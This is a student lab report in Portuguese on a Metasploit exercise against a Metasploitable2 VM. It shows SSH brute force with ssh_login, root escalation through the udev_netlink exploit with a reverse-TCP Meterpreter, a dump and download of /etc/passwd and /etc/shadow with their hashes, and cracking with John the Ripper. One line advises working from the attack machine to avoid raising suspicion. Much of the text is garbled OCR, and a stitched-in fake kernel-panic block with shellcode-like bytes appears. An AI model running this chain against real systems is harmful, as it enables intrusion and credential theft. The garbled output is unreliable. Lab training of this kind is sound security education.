
ATIVIDADE DE EXPLORAÇÃO – METASPLOIT FRAMEWORK E HASH DE SENHAS NO LINUX:

NOME: RA: NOME: RA: NOME: RA:

Topologia



1. Objetivos

- Preparar as máquinas virtuais (Kali, Metasploitable2)
- Aplicar o método de força bruta usando o Metasploit Framework (Kali Linux <-> Metasploitable2) para os Serviços FTP (21) ou SSH (22)

2. Apresentar um relatório apresentando resultados do método de Força Bruta usando o Metasploit Framework para os serviços FTP (21) ou SSH (22):

- 2.1. Apresentar as wordlists criadas ou importadas para uso;
- 2.2. Apresentar os módulos usados do Metasploit Framework para aplicar o método nos serviços;
- 2.3. Gerar os procedimentos dos módulos escolhidos para o teste;

3. Identificar as senhas do Metasploitable2 e documentar no relatório.

- 3.1. Usar algum serviço para capturar os arquivos do Linux (usuários e senhas);
- 3.2. Usar um método de força bruta para identificar as senhas de serviços vulneráveis.
- 3.3. Documentar as senhas capturadas.

REGISTRO COMPLETO DO TÓPICO 2:

```
(root@kali)-[/home/kali]
| systemctl start postgresql
                                          )-[/home/kali]
  • postgresql.service - PostgreSQL RDBMS
Loaded: loaded (/usr/lib/systemd/system/postgresql.service; disabled; preset: disabled)
Active: active (exited) since Wed 2025-07-02 14:33:40 EDT; 1min 21s ago
Invocation: 5a57d5b00261420f863aa812eea0c8b7
Process: 22839 ExecStart=/bin/true (code-exited, status=0/SUCCESS)
Main PID: 22839 (code=exited, status=0/SUCCESS)
           Mem peak: 1.7M
CPU: 6ms
   Jul 02 14:33:40 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Jul 02 14:33:40 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.
  COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
postgres 22796 postgres 5u IPv6 52518 0t0 TCP localhost:5432 (LISTEN)
postgres 22796 postgres 7u IPv4 52519 0t0 TCP localhost:5432 (LISTEN)
                                 <mark>li</mark>)-[/home/kali]
msfconsole

Metasploit tip: View missing module options with show missing

MARNING: database "msf" has a collation version mismatch

DETAIL: The database was created using collation version 2.40, but the operating system provides version 2.41.

HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLA

TION VERSION, or build PostgreSQL with the right library version.

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TION VERSION, or build PostgreSQL with the right library version.
 Unable to handle kernel NULL pointer dereference at virtual address 0×d34db33f
 EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)
Stack: 909090909090909090909090
                  90909090.90909090.09090900
                  cccccccccccccccccc
                  ccccccccccccccccccc
                  cccccccccccccccccccccccccc
                  ccccccccccccccccccccccccccccccccc
                    .....
                   ffffffff
ffffffff
```

```
msf6 > nmap -sV 192.168.56.104

[*] exec: nmap -sV 192.168.56.104

[*] exec: nmap -sV 192.168.56.104

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 14:39 EDT

Nmap scan report for 192.168.55.104

Host is up (0.0004s latency).

Not shown: 977 closed tcp ports (reset)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

22/tcp open sst OpenSSH 4.791 Debian Bubuntu1 (protocol 2.0)

23/tcp open telnet Linux telnetd

25/tcp open domain ISC BIND 9.4.2

80/tcp open domain ISC BIND 9.4.2

80/tcp open domain ISC BIND 9.4.2

80/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

113/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

413/tcp open login OpenBSD or Solaris rlogind

113/tcp open java-rmi GNU classpath grmiregistry

11524/tcp open java-rmi GNU classpath grmiregistry

1524/tcp open java-rmi GNU classpath grmiregistry

1524/tcp open java-rmi GNU classpath grmiregistry

1524/tcp open ffp ProFTPD 1.3.1

3306/tcp open myst MySQL 5.0.51a-3ubuntu5

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

5900/tcp open xll (access denied)

6667/tcp open irc UnrealIRcd

8009/tcp open apl13 Apache Jserv (Protocol v1.3)

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

MAC Address 08:00:27:06:80:CE (CPC S Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nnap done: 1 IP address (1 host up) scanned in 24.48 seconds
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 24.48 seconds

msf6 > use auxiliary/scanner/ssh/ssh_login

msf6 auxiliary(scanner/ssh/ssh_login) > use exploit/linux/local/udev_netlinkInterrupt: use the 'exit' command to qu

it

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.104

RHOSTS \Rightarrow 192.168.56.104

msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/wordlists/users.txt

USER_FILE \Rightarrow /usr/share/wordlists/users.txt

msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/senhas.txt

PASS_FILE \Rightarrow /usr/share/wordlists/senhas.txt

msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true

VERBOSE \Rightarrow true

msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true

STOP_ON_SUCCESS \Rightarrow true

msf6 auxiliary(scanner/ssh/ssh_login) > run
```

```
Isf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.104

RHOSTS ⇒ 192.168.56.104

Isf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME enzo

ISFRNAME ⇒ enzo

ISFRNAME ⇒ enzo

ISF6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD msfadmin

ISF6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true

ISFR auxiliary(scanner/ssh/ssh_login) > set VERBOSE true

ISF6 auxiliary(scanner/ssh/ssh_login) > run

ISF6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true

ISF6 auxiliary(
```

Agora algumas explicações:

Esse exploit explora uma vulnerabilidade local no udev, um componente do Linux responsável por gerenciar dispositivos (como pendrives, discos, etc.).

A falha (CVE-2009-1185) está no modo como o udev escuta mensagens via Netlink. Um usuário comum pode enviar comandos falsos para o kernel fingindo que é um dispositivo sendo plugado — e o sistema executa esses comandos como root, sem validação adequada.

Quando ele é útil?

Esse exploit é útil quando:

- 1. Você já tem acesso como usuário comum (via SSH, por exemplo)
- 2. O sistema Linux alvo tem uma versão vulnerável do udev (≤ 1.4.1)
- 3. O usuário comum não tem permissão de sudo nem conhece a senha do root
- 4. Você quer escalar privilégios para root localmente, usando uma vulnerabilidade

Resumindo:

O udev_netlink permite a um invasor virar root sem senha, explorando falha no gerenciamento de dispositivos do Linux. É um exploit local e só funciona depois que o atacante já invadiu o sistema como usuário comum.

```
msf6 auxiliary(
                                                                                                                                                                                                        ) > sessions
    Active sessions
                                                                                                                                         Information Connection
            Id Name Type
                                           shell linux SSH root a 192.168.56.102:46343 → 192.168.56.104:22 (192.168.56.104) shell linux SSH root a 192.168.56.102:43723 → 192.168.56.104:22 (192.168.56.104)
      *] Starting interaction with 1...
    msf6 auxiliary(
  -bash: line 2: getuid: command not found background
 msro duxIllary(scamecySshyssh_cogit) > use exploit/Illux/tocat/udev_nettil

[★] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp

msf6 exploit(linux/local/udev_netlink) > set SESSION 1
 msfe exploit( )
SESSION ⇒ 1
msfe exploit(linux/local/udev_netlink) > set LHOST 192.?
LHOST ⇒ 192.168.56.102
Second in the language of th
                                                                                                                                                                                                          () > set LHOST 192.168.56.102
   <u>msf6</u> exploit(
LPORT ⇒ 5555
<u>msf6</u> exploit(
LPORT ⇒ 5555

msf6 exploit(Unux/local/udev netUnk) > run

[*] Started reverse TCP handler on 192.168.56.102:5555

[!] SESSION may not be compatible with this module:

[!] * Unknown session arch

[*] Attempting to autodetect netlink pid ...

[*] Shell session, trying sh script to find netlink pid

[+] Found netlink pid: 2425

[*] Writing payload executable (207 bytes) to /tmp/VSNqBXivtl

[*] Writing exploit executable (1879 bytes) to /tmp/HUwFHzwOiT

[*] chmod'ing and running it ...

[*] Sending stage (1017704 bytes) to 192.168.56.104

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TION VERSION, or build PostgreSQL with the right library version.


[*] Meterpreter session 3 opened (192.168.56.102:5555 → 192.168.56.104:58561) at 2025-07-02 15:58:02 -0400
    meterpreter > getuid
    Server username: root
meterpreter >
```

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bir
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin
nobody:x:65534:65534:nobody:/nonexistent:/bin/s/
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologi
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/b
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
usuario:x:1003:1003:,,,:/home/usuario:/bin/bash
enzo:x:1004:1004:,,,:/home/enzo:/bin/bash
felipe:x:1005:1005:,,,:/home/felipe:/bin/bash
gabi:x:1006:1006:,,,:/home/gabi:/bin/bash
```

```
meterpreter > cat /etc/shadow
                 root:$1$KMypma0z$b40lkbf.LtkAxZbKngyAV/:20208:0:99999:7:::
                daemon: *:14684:0:99999:7:::
                bin:*:14684:0:99999:7:::
                sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
                sync:*:14684:0:99999:7:::
                games:*:14684:0:99999:7:::
                 man:*:14684:0:99999:7:::
                 lp:*:14684:0:99999:7:::
                mail:*:14684:0:99999:7:::
                news:*:14684:0:99999:7:::
                uucp:*:14684:0:99999:7:::
                proxy:*:14684:0:99999:7:::
                 www-data:*:14684:0:99999:7:::
                backup: *: 14684:0:99999:7:::
                list:*:14684:0:999999:7:::
                irc:*:14684:0:99999:7:::
                gnats:*:14684:0:99999:7:::
                nobody: *:14684:0:99999:7:::
                libuuid:!:14684:0:99999:7:::
                dhcp:*:14684:0:99999:7:::
                syslog:*:14684:0:99999:7:::
                klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
                sshd:*:14684:0:99999:7:::
                msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
                bind: *: 14685:0:99999:7:::
                postfix:*:14685:0:99999:7:::
                ftp:*:14685:0:99999:7:::
                postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
                mysql:!:14685:0:99999:7:::
                tomcat55:*:14691:0:99999:7:::
                distccd:*:14698:0:99999:7:::
                user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
                service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
                telnetd:*:14715:0:99999:7:::
                proftpd: !:14727:0:99999:7:::
                statd:*:15474:0:99999:7:::
                usuario:$1$YUtRBzKK$3PXQHVJMxD.oJyfVRWhEm1:20208:0:99999:7:::
                enzo:$1$DMmGZ2Y4$OigGkL5ZiGaReV7rxFcZY1:20271:0:99999:7:::
Assim que foifelipe:$1$DT5NvcOs$IPaee50HCeTEoBMpntdKo/:20271:0:99999:7:::
                 gabi:$1$sL2BSm7O$jky08REbqdeFmrlgc2Kv51:20271:0:99999:7:::
```

pego o hash da

senha selecionado é criado um arquivo .txt para iniciar o "John The Ripper"



É FEITO TUDO NO KALI A PARTE DE ATAQUE PARA NÃO LEVANTAR SUSPEITAS, NÃO SE DEVE CRIAR ARQUIVOS DENTRO DA MÁQUINA ATACADAS.

Passando dados do passwd e shadow para a máquina Kali

```
meterpreter > download /etc/passwd /home/kali/passwd_copy
[*] Downloadding: /etc/passwd → /home/kali/passwd_copy/passwd
[*] Downloaded 1.72 KiB of 1.72 KiB (100.0%): /etc/passwd → /home/kali/passwd_copy/passwd
[*] Completed : /etc/passwd → /home/kali/passwd_copy/passwd
meterpreter > download /etc/shadow /home/kali/shadow_copy
[*] Downloading: /etc/shadow → /home/kali/shadow_copy/shadow
[*] Downloaded 1.41 KiB of 1.41 KiB (100.0%): /etc/shadow → /home/kali/shadow_copy/shadow
[*] Completed : /etc/shadow → /home/kali/shadow_copy/shadow
meterpreter > □
```

```
(kali@ kali)-[~]
    unshadow /home/kali/passwd_copy/passwd /home/kali/shadow_copy/shadow > /home/kali/hashes_unshadowed.txt

(kali@ kali)-[~]
    john --wordlist=/usr/share/wordlists/senhas.txt /home/kali/hashes_unshadowed.txt

Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 11 password hashes with 11 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Remaining 9 password hashes with 9 different salts
Will run 2 OpenMP threads
Press 'g' or Ctrl-C to abort, almost any other key for status
msfadmin (enzo)
felipe (felipe)
admin (root)
msfadmin (usuario)
service (service)
6g 0:00:00:00 DONE (2025-07-02 16:59) 300.0g/s 2900p/s 26100c/s 26100C/s msfadmin..enzo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```